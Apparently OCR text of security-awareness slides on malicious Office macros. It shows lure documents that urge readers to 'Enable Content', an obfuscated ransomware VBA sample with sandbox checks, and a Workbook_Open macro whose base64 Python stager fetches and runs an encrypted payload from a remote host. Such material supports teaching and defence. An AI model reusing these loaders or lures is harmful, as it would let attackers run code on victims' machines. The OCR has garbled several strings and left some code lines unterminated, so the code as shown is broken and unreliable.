
Invoice 2016-M#72838

PROTECTED DOCUMENT

This file is protected by Microsoft Office.
Please enable Editing and Content to see this document.

CAN’T VIEW THE DOCUMENT? FOLLOW THE STEPS BELOW.


1. Open the document in Microsoft Office. Previewing online does not work for protected documents.
2. If you downloaded this document from your email, please click “Enable Editing” from the yellow bar above.
3. Once you have enabled editing, please click “Enable Content” on the yellow bar above.



https://www.carbonblack.com/2016/03/25/threat-alert-powerware-new-ransomware-written-in-powershell-targets-organizations-via-microsoft-word/

Microsoft Office Macros (VBA)


- Many organizations are compromised by a single Word/Excel document.
- Office Macro = Code



```
On Error Resume Next

Dim sAtspcs
Dim CdXsGtmdim
Dim obsCoii
Dim sBwuudw
Dim avxBwuudwk
Dim key
Dim sXtrIeorsge
Dim sXtr2Ieorsge

key = "mastereorjpgq"

Function YYTrankXt(str)
 Dim lenKey, KeyPos, LenStr, x, Newstr, y1, y2

 Newstr = ""
 lenKey = Len(key)
 KeyPos = 1
 LenStr = Len(Str)

 str=StrReverse(str)
 For x = LenStr To 1 Step -1
      y1 = asc(Mid(str,x,1))
      y2 = Asc(Mid(key,KeyPos,1))
      Newstr = Newstr & chr(y1 - y2)
      KeyPos = KeyPos+1
      If KeyPos > lenKey Then KeyPos = 1
      Next
      Newstr=StrReverse(Newstr)
      YYTrankXt = Newstr
End Function

sBwuudw = yyTrankxt("‹ Ì'€")

dim xcasa: Set xcasa = createobject(yyTrankxt("Ωµ«º±øΩùÊ–ﬂ/‡ﬂƒ‹i"))
Dim objWMIService, WshNetwork
Set WshNetwork = WScript.CreateObject(yyTrankxt("ÿ",ÎŸ◊≈ùÊ/ŸŸ'¿∏"))

If (WshNetwork.ComputerName & WshNetwork.UserName = yyTrankxt("€…,æ®
 WScript.Quit
 End If

If (WshNetwork.ComputerName & WshNetwork.UserName = yyTrankxt("ﬂ–Á'◊Ê
 WScript.Quit
 End If

If (WshNetwork.ComputerName & WshNetwork.UserName = yyTrankxt("–√'ƒΩù
 WScript.Quit
 End If
```

https://www.fireeye.com/blog/threat-research/2015/10/macros_galore.html

MS Office on Macs has Macros too!




This workbook contains macros. Do you want to disable macros before opening the file?


Macros may contain viruses that could be harmful to your computer. If this file is from a trusted source, click Enable Macros. If you do not fully trust the source, click Disable Macros.

Learn about macros


Enable Macros | Do Not Open | Disable Macros


w Insert Format Debug Run Tools Window Help
Ln 25, Col 8
finances.xlsm - Module1 (Code)
finances.xlsm - ThisWorkbook (Code)
Workbook
Open

```
Private Sub Workbook_Open()
    Dim result As Long
    Dim cmd As String
    cmd = "bEd1Umtjcz0ncFNtd2RmWWknCmltcG9ydCBzeXMsIHVybGxpYjI7bz"
cmd = cmd + "1fX2ltcG9ydF9fKHsyOid1cmxsaWIyJywzOid1cmxsaWIucm"
cmd = cmd + "VxdWVzdCd9W3N5cy52ZXJzaW9uX2luZm9bMF1dLGZyb21saX"
cmd = cmd + "N0PVsnYnVpbGRfb3BlbmVyJ10pLmJ1aWxkX29wZW5lcigpO1"
cmd = cmd + "VBPSdNb3ppbGxhLzUuMCAoTWFjaW50b3NoOyBJbnRlbCBNYW"
cmd = cmd + "MgT1MgWCAxMC4xMTsgcnY6NDUuMCkgR2Vja28vMjAxMDAxMD
cmd = cmd + "EgRmlyZWZveC80NS4wJztvLmFkZGhlYWRlcnM9WygnVXNlci"
cmd = cmd + "1BZ2VudCcsVUEpXTthPW8ub3BlbignaHR0cDovLzE5Mi4xNj"
cmd = cmd + "guMS41NDo4MDgwL2luZGV4LmFzcCcpLnJlYWQoKTtrZXk9J1"
cmd = cmd + "ZBVHY0RWB3Pl9acFkyeCt5SW9tRE4zLWlMSDEpVVJkJztTLG"
cmd = cmd + "osb3V0PXJhbmdlKDI1NiksMCxbXQpmb3IgaSBpbiByYW5nZS"
cmd = cmd + "gyNTYpOgogICAgaj0oaitTW2ldK29yZChrZXlbaSVsZW4oa2"
cmd = cmd + "V5KV0pKSUyNTYKICAgIFNbaV0sU1tqXT1TW2pdLFNbaV0KaT"
cmd = cmd + "1qPTAKZm9yIGNoYXIgaW4gYToKICAgIGk9KGkrMSklMjU2Ci"
cmd = cmd + "AgICBqPShqK1NbaV0pJTI1NgogICAgU1tpXSxTW2pdPVNbal"
cmd = cmd + "0sU1tpXQogICAgb3V0LmFwcGVuZChjaHIob3JkKGNoYXIpXl"
cmd = cmd + "NbKFNbaV0rU1tqXSklMjU2XSkpCmV4ZWMoJycuam9pbihvdX"
cmd = cmd + "QpKQ=="
    result = system("echo ""import sys,base64;exec(base64.b64decode(\"" " & cmd
End Sub
```



DisplayDrawingObje	-4104 – XIDisplay
EnableAutoRecover	True
HighlightChangesOı	False


election-headlines-FTE2016.docm [Compatibility Mode] - Word
b7103d29c0995f32542489316827a732dbd6ce68cfade1c34fff8f89bebc416a.doc [Compatibility Mode] - Word
FILE
HOME
INSERT
DESIGN
PAGE LAYOUT
REFERENCES
MAILINGS
REVIEW
VIEW
Sign in
Font
Paragraph
Styles
Editing
Find
Replace
Select
SECURITY WARNING Macros have been disabled.
Enable Content
PAGE 1 OF 2 74 WORDS
PAGE 1 OF 1 71 WORDS
100%

FiveThirtyEight

ESPN

The information in this document is intended for the exclusive use of the addressee(s) and may contain confidential or privileged information. **If you are the intended recipient, please Enable Content to gain access to the information below.** If you received this in error, please contact the sender and delete the material from any computer.

Headlines of Election Night

***Keywords**: election fraud, Trump's victory, Clinton's failure, FBI investigation, exit polls, election rigging*

By Harry Enten

